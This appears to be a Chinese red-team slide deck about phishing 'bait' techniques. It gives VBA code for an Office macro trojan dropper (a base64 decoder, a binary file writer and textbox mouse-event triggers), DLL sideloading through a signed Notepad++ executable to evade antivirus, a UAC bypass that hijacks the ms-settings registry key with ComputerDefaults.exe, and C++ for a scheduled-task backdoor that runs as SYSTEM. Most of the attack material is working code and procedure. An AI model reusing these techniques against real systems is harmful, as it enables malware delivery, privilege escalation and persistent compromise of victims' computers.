
美味鱼饵

office宏

隐藏木马代码



作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅



美味鱼饵

office宏



雷神众测


base64编码代码和二进制写文件代码

```
Function dddddd(B64 As String) As Byte()  
    On Error GoTo over  
    Dim OutStr() As Byte, i As Long, j As Long  
    Const B64_CHAR_DICT = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"  
    If InStr(1, B64, "=") <> 0 Then B64 = Left(B64, InStr(1, B64, "=") - 1)  
    Dim length As Long, mods As Long  
    mods = Len(B64) Mod 4  
    length = Len(B64) - mods  
    ReDim OutStr(length / 4 * 3 - 1 + Switch(mods = 0, 0, mods = 2, 1, mods = 3, 2))  
    For i = 1 To length Step 4  
        Dim buf(3) As Byte  
        For j = 0 To 3  
            buf(j) = AscB(Mid(B64, i + j, 1))  
        Next  
        OutStr((i - 1) / 4 * 3) = buf(0) * &H4 + (buf(1) And &H30) / &H10  
        OutStr((i - 1) / 4 * 3 + 1) = (buf(1) And &HF) * &H10 + (buf(2) And &H3C) / &H4  
        OutStr((i - 1) / 4 * 3 + 2) = (buf(2) And &H3) * &H40 + buf(3)  
    Next  
    If mods = 2 Then  
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64, length + 1, 1)) - 1) * &H4 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 2, 1)) - 1) And &H30) / 16  
    ElseIf mods = 3 Then  
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64, length + 1, 1)) - 1) * &H4 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 2, 1)) - 1) And &H30) / 16  
        OutStr(length / 4 * 3 + 1) = ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 2, 1)) - 1) And &HF) * &H10 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 3, 1)) - 1) And &H3C) / &H4  
    End If  
    dddddd = OutStr  
over:  
End Function
```

```
Function WriteBinary(FileName, buf)  
    Dim i, aBuf, Size, bStream  
    Size = UBound(buf): ReDim aBuf(Size \ 2)  
    For i = 0 To Size - 1 Step 2  
        aBuf(i \ 2) = ChrW(buf(i + 1) * 256 + buf(i))  
    Next  
    If i = Size Then aBuf(i \ 2) = ChrW(buf(i))  
    aBuf = Join(aBuf, "")  
    Set bStream = CreateObject("ADODB.Stream")  
    bStream.Type = 1: bStream.Open  
    With CreateObject("ADODB.Stream")  
        .Type = 2: .Open: .WriteText aBuf  
        .Position = 2: .CopyTo bStream: .Close  
    End With  
    bStream.SaveToFile FileName, 2: bStream.Close  
    Set bStream = Nothing  
End Function
```

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

office宏



vba代码共有两种情况触发，鼠标经过文本框，鼠标点击文本框

```
Private Sub TextBox2_MouseDown(ByVal Button As Integer, ByVal Shift As Integer, ByVal X As Single, ByVal Y As Single)
    Static i As Integer
    i = i + 1
    If i < 3 Then
        start
    End If
End Sub
```

```
Private Sub TextBox2_MouseMove(ByVal Button As Integer, ByVal Shift As Integer, ByVal X As Single, ByVal Y As Single)
    Static i As Integer
    i = i + 1
    If i < 3 Then
        start
    End If
End Sub
```

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅


免杀-白加黑



所谓的"白加黑", 笼统来说是"白exe"加"黑dll", "白exe"是指带有数字签名的正常exe文件, 那么"黑dll"当然是指包含恶意代码的dll文件。病毒借助那些带数字签名且在杀毒软件白名单内的exe程序去加载自己带有恶意代码的dll, 便能获得杀毒软件主动防御的自动信任, 从而成功加载到系统中。

劫持当前目录下的某个dll

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅



免杀-白加黑

劫持不存在的dll文件

Time	Process	Operation	Path	Result	Details
15:3...	notepad++.exe	QueryStandardInforma...	C:\Program Files (x86)\Notepad++\SciLexer.dll	SUCCESS	AllocationSiz...
15:3...	notepad++.exe	CreateFileMapping	C:\Program Files (x86)\Notepad++\SciLexer.dll	SUCCESS	SyncType: Syn...
15:3...	notepad++.exe	CloseFile	C:\Program Files (x86)\Notepad++\SciLexer.dll	SUCCESS	
15:3...	notepad++.exe	CreateFile	C:\Program Files (x86)\Notepad++\SciLexer.dll	SUCCESS	Desired Acces...
15:3...	notepad++.exe	QueryBasicInformatio...	C:\Program Files (x86)\Notepad++\SciLexer.dll	SUCCESS	CreationTime:...
15:3...	notepad++.exe	CloseFile	C:\Program Files (x86)\Notepad++\SciLexer.dll	SUCCESS	
15:3...	notepad++.exe	CreateFile	C:\Program Files (x86)\Notepad++\SciLexer.dll	SUCCESS	Desired Acces...
15:3...	notepad++.exe	CreateFileMapping	C:\Program Files (x86)\Notepad++\SciLexer.dll	FILE LOCKED W...	SyncType: Syn...
15:3...	notepad++.exe	CreateFileMapping	C:\Program Files (x86)\Notepad++\SciLexer.dll	SUCCESS	SyncType: Syn...
15:3...	notepad++.exe	Load Image	C:\Program Files (x86)\Notepad++\SciLexer.dll	SUCCESS	Image Base: 0...
15:3...	notepad++.exe	CloseFile	C:\Program Files (x86)\Notepad++\SciLexer.dll	SUCCESS	
15:3...	notepad++.exe	CreateFile	C:\Program Files (x86)\Notepad++\Msiimg32.DLL	NAME NOT FOUND	Desired Acces...
15:3...	notepad++.exe	CreateFile	C:\Program Files (x86)\Notepad++\doLocalConf.xml	NAME NOT FOUND	Desired Acces...
15:3...	notepad++.exe	QueryNameInformation...	C:\Program Files (x86)\Notepad++\notepad++.exe	SUCCESS	Name: \Progra...
15:3...	notepad++.exe	CreateFile	C:\Program Files (x86)\Notepad++\updater\GUP.exe	SUCCESS	Desired Acces...
15:3...	notepad++.exe	QueryBasicInformatio...	C:\Program Files (x86)\Notepad++\SciLexer.dll		
15:3...	notepad++.exe	CloseFile	C:\Program Files (x86)\Notepad++\SciLexer.dll		
15:3...	notepad++.exe	CreateFile	C:\Program Files (x86)\Notepad++\SciLexer.dll		
15:3...	notepad++.exe	QueryStandardInforma...	C:\Program Files (x86)\Notepad++\SciLexer.dll		
15:3...	notepad++.exe	CreateFileMapping	C:\Program Files (x86)\Notepad++\SciLexer.dll		
15:3...	notepad++.exe	QueryStandardInforma...	C:\Program Files (x86)\Notepad++\SciLexer.dll		
15:3...	notepad++.exe	CreateFile	C:\Program Files (x86)\Notepad++\SciLexer.dll		
15:3...	notepad++.exe	CreateFile	C:\Program Files (x86)\Notepad++\SciLexer.dll		
15:3...	notepad++.exe	CreateFileMapping	C:\Program Files (x86)\Notepad++\SciLexer.dll		
15:3...	notepad++.exe	QueryStandardInforma...	C:\Program Files (x86)\Notepad++\SciLexer.dll		
15:3...	notepad++.exe	CloseFile	C:\Program Files (x86)\Notepad++\SciLexer.dll		

Event

Process

Stack

Frame	Module	Location
U 21	ntdll.dll	ZwQueryAttributesFile + 0xc
U 22	ntdll.dll	RtlRunOnceBeginInitialize + 0x45a
U 23	ntdll.dll	RtlRunOnceBeginInitialize + 0x76e

Event	Process	Stack	Desired Access...	
Frame	Module	Location	Address	Pat ^
U 21	ntdll.dll	ZwQueryAttributesFile + 0xc	0x776e206c	C:\
U 22	ntdll.dll	RtlRunOnceBeginInitialize + 0x45a	0x776af3aa	C:\
U 23	ntdll.dll	RtlRunOnceBeginInitialize + 0x76e	0x776af6be	C:\
U 24	ntdll.dll	RtlOpenCurrentUser + 0x1e6	0x776badf6	C:\
U 25	ntdll.dll	RtlRbInsertNodeEx + 0x686	0x776a4db6	C:\
U 26	ntdll.dll	RtlRbInsertNodeEx + 0x90b	0x776a503b	C:\
U 27	ntdll.dll	LdrLoadDll + 0x16c	0x776b4dcc	C:\
U 28	ntdll.dll	LdrLoadDll + 0x93	0x776b4cf3	C:\
U 29	KernelBase.dll	LoadLibraryExW + 0x14f	0x754608ff	C:\
U 30	KernelBase.dll	LoadLibraryExW + 0x26	0x7545f616	C:\
U 31	KernelBase.dll	LoadLibraryExW + 0x2	0x7545f4c2	C:\
U 32	SciLexer.dll	SciLexer.dll + 0x2e264	0x6c0fe264	C:\
U 33	SciLexer.dll	Scintilla_DirectFunction + 0xd1	0x6c10d867	C:\
U 34	SciLexer.dll	Scintilla_DirectFunction + 0x67fe9	0x6c17567f	C:\
U 35	SciLexer.dll	Scintilla_DirectFunction + 0x67f70	0x6c175606	C:\
U 36	ntdll.dll	LdrDeleteEnclave + 0x1a6	0x776e1c56	C:\
U 37	ntdll.dll	RtlGetNtSystemRoot + 0x68	0x776a5543	C:\
U 38	ntdll.dll	RtlCompareUnicodeStrings + 0x1ef	0x776b3ebf	C:\
U 39	ntdll.dll	RtlMultiByteToUnicodeSize + 0x326	0x776b4766	C:\
U 40	ntdll.dll	TpSetTimerEx + 0x286	0x776c40b6	C:\
U 41	ntdll.dll	RtlRbInsertNodeEx + 0x59c	0x776a4fcc	C:\

作者不再使用分享的文稿和代码，防守方捕获类似样本，莫乱叫锅

美味鱼饵

bypassUAC

有一些系统程序是会直接获取管理员权限同时不弹出UAC弹窗，这类程序被称为白名单程序。这些程序拥有autoElevate属性的值为True，会在启动时就静默提升权限。

```
C:\Users\bingdu\Desktop\BypassUac>sigcheck64.exe -m c:\windows\system32\ComputerDefaults.exe | findstr autoElevate
<autoElevate>true</autoElevate>
```

```
c:\windows\system32\ComputerDefaults.exe
c:\windows\system32\dccw.exe
c:\windows\system32\dcomcnfg.exe
c:\windows\system32\DeviceEject.exe
c:\windows\system32\DeviceProperties.exe
c:\windows\system32\djoin.exe
c:\windows\system32\easinvoker.exe
c:\windows\system32\EASPolicyManagerBrokerHost
c:\windows\system32\eudcedit.exe
c:\windows\system32\eventvwr.exe
c:\windows\system32\fdhlp.exe
c:\windows\system32\fsquirt.exe
c:\windows\system32\FXSUNATD.exe
c:\windows\system32\immersivetpmvscmgrsvr.exe
c:\windows\system32\iscsicli.exe
c:\windows\system32\iscsicpl.exe
```

<https://github.com/SkewwG/domainTools/tree/master/regeditBypassUAC>

如果键值对HKCU:\Software\Classes\ms-settings\shell\open\command存在，ComputerDefaults会接下去查找HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute是否存在，若也存在则读取HKCU:\Software\Classes\ms-settings\shell\open\command的值然后执行。

测试：将HKCU:\Software\Classes\ms-settings\shell\open\command(default)的值设置为cmd.exe，然后运行

c:\windows\system32\ComputerDefaults.exe

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅

美味鱼饵

权限维持

windows api 添加计划任务

<https://docs.microsoft.com/zh-cn/windows/win32/api/taskschd/nn-taskschd-iregisteredtask>

<https://github.com/SkewwG/domainTools/blob/master/SchtaskBackDoorWebshell/TaskScheduler.cpp>

```
// 创建任务的安全凭证 https://docs.microsoft.com/zh-cn/windows/win32/api/taskschd/nn-taskschd-iregisteredtask
```

```
IPrincipal* pPrincipal = NULL;
```

```
hr = pTask->get_Principal(&pPrincipal); // 获取或设置任务的主体, 该主体提供任务的安全凭证。
```

```
if (FAILED(hr))
```

```
{  
    printf("\nCannot get principal pointer: %x", hr);  
    pRootFolder->Release();  
    pTask->Release();  
    CoUninitialize();  
    return 1;  
}
```

```
// 设置规则为交互式登录
```

```
pPrincipal->put_LogonType(TASK_LOGON_INTERACTIVE_TOKEN); // 使用用户当前的登录信息
```

```
//pPrincipal->put_RunLevel(TASK_RUNLEVEL_HIGHEST);
```

```
pPrincipal->put_UserId(_bstr_t(L"NT AUTHORITY\\SYSTEM")); // 以system权限执行, 所以当前用户权限需要
```

```
// 创建任务的设置信息, 即计划任务选项里的设置里的各种信息 https://docs.microsoft.com/zh-cn/windows/
```

```
ITaskSettings* pTaskSettings = NULL;
```

```
pTask->get_Settings(&pTaskSettings);
```

```
nr = pTriggerCollection->Create(TASK_TRIGGER_TIME, &pTrigger);
```

```
pTriggerCollection->Release();
```

```
ITimeTrigger* pTimeTrigger = NULL;
```

```
pTrigger->QueryInterface(IID_ITimeTrigger, (void**)&pTimeTrigger);
```

```
pTimeTrigger->put_Id(_bstr_t(L"Trigger0"));
```

```
pTimeTrigger->put_StartBoundary(_bstr_t(L"2000-04-01T00:00:00"));
```

```
pTimeTrigger->put_EndBoundary(_bstr_t(L"2030-05-02T23:59:59"));
```

```
IRepetitionPattern* pRepetitionPattern = NULL;
```

```
pTimeTrigger->get_Repetition(&pRepetitionPattern);
```

```
pTimeTrigger->Release();
```

```
pRepetitionPattern->put_Duration(_bstr_t(L"")); // 设置模式重复的时间。如果在持续时间内未指定任何值, 则该模式将无限期重复
```

```
// pRepetitionPattern->put_Interval(_bstr_t(L"PT30M")); // 设置每次重新启动任务之间的时间。每隔多久触发
```

```
pRepetitionPattern->put_Interval(_bstr_t(wstrTaskTime.data())); // 设置每次重新启动任务之间的时间。每隔多久触发
```

```
pRepetitionPattern->Release();
```

作者不再使用分享的文案和代码, 防守方捕获类似样本, 莫乱扣锅



谢谢！

作者不再使用分享的文案和代码，防守方捕获类似样本，莫乱扣锅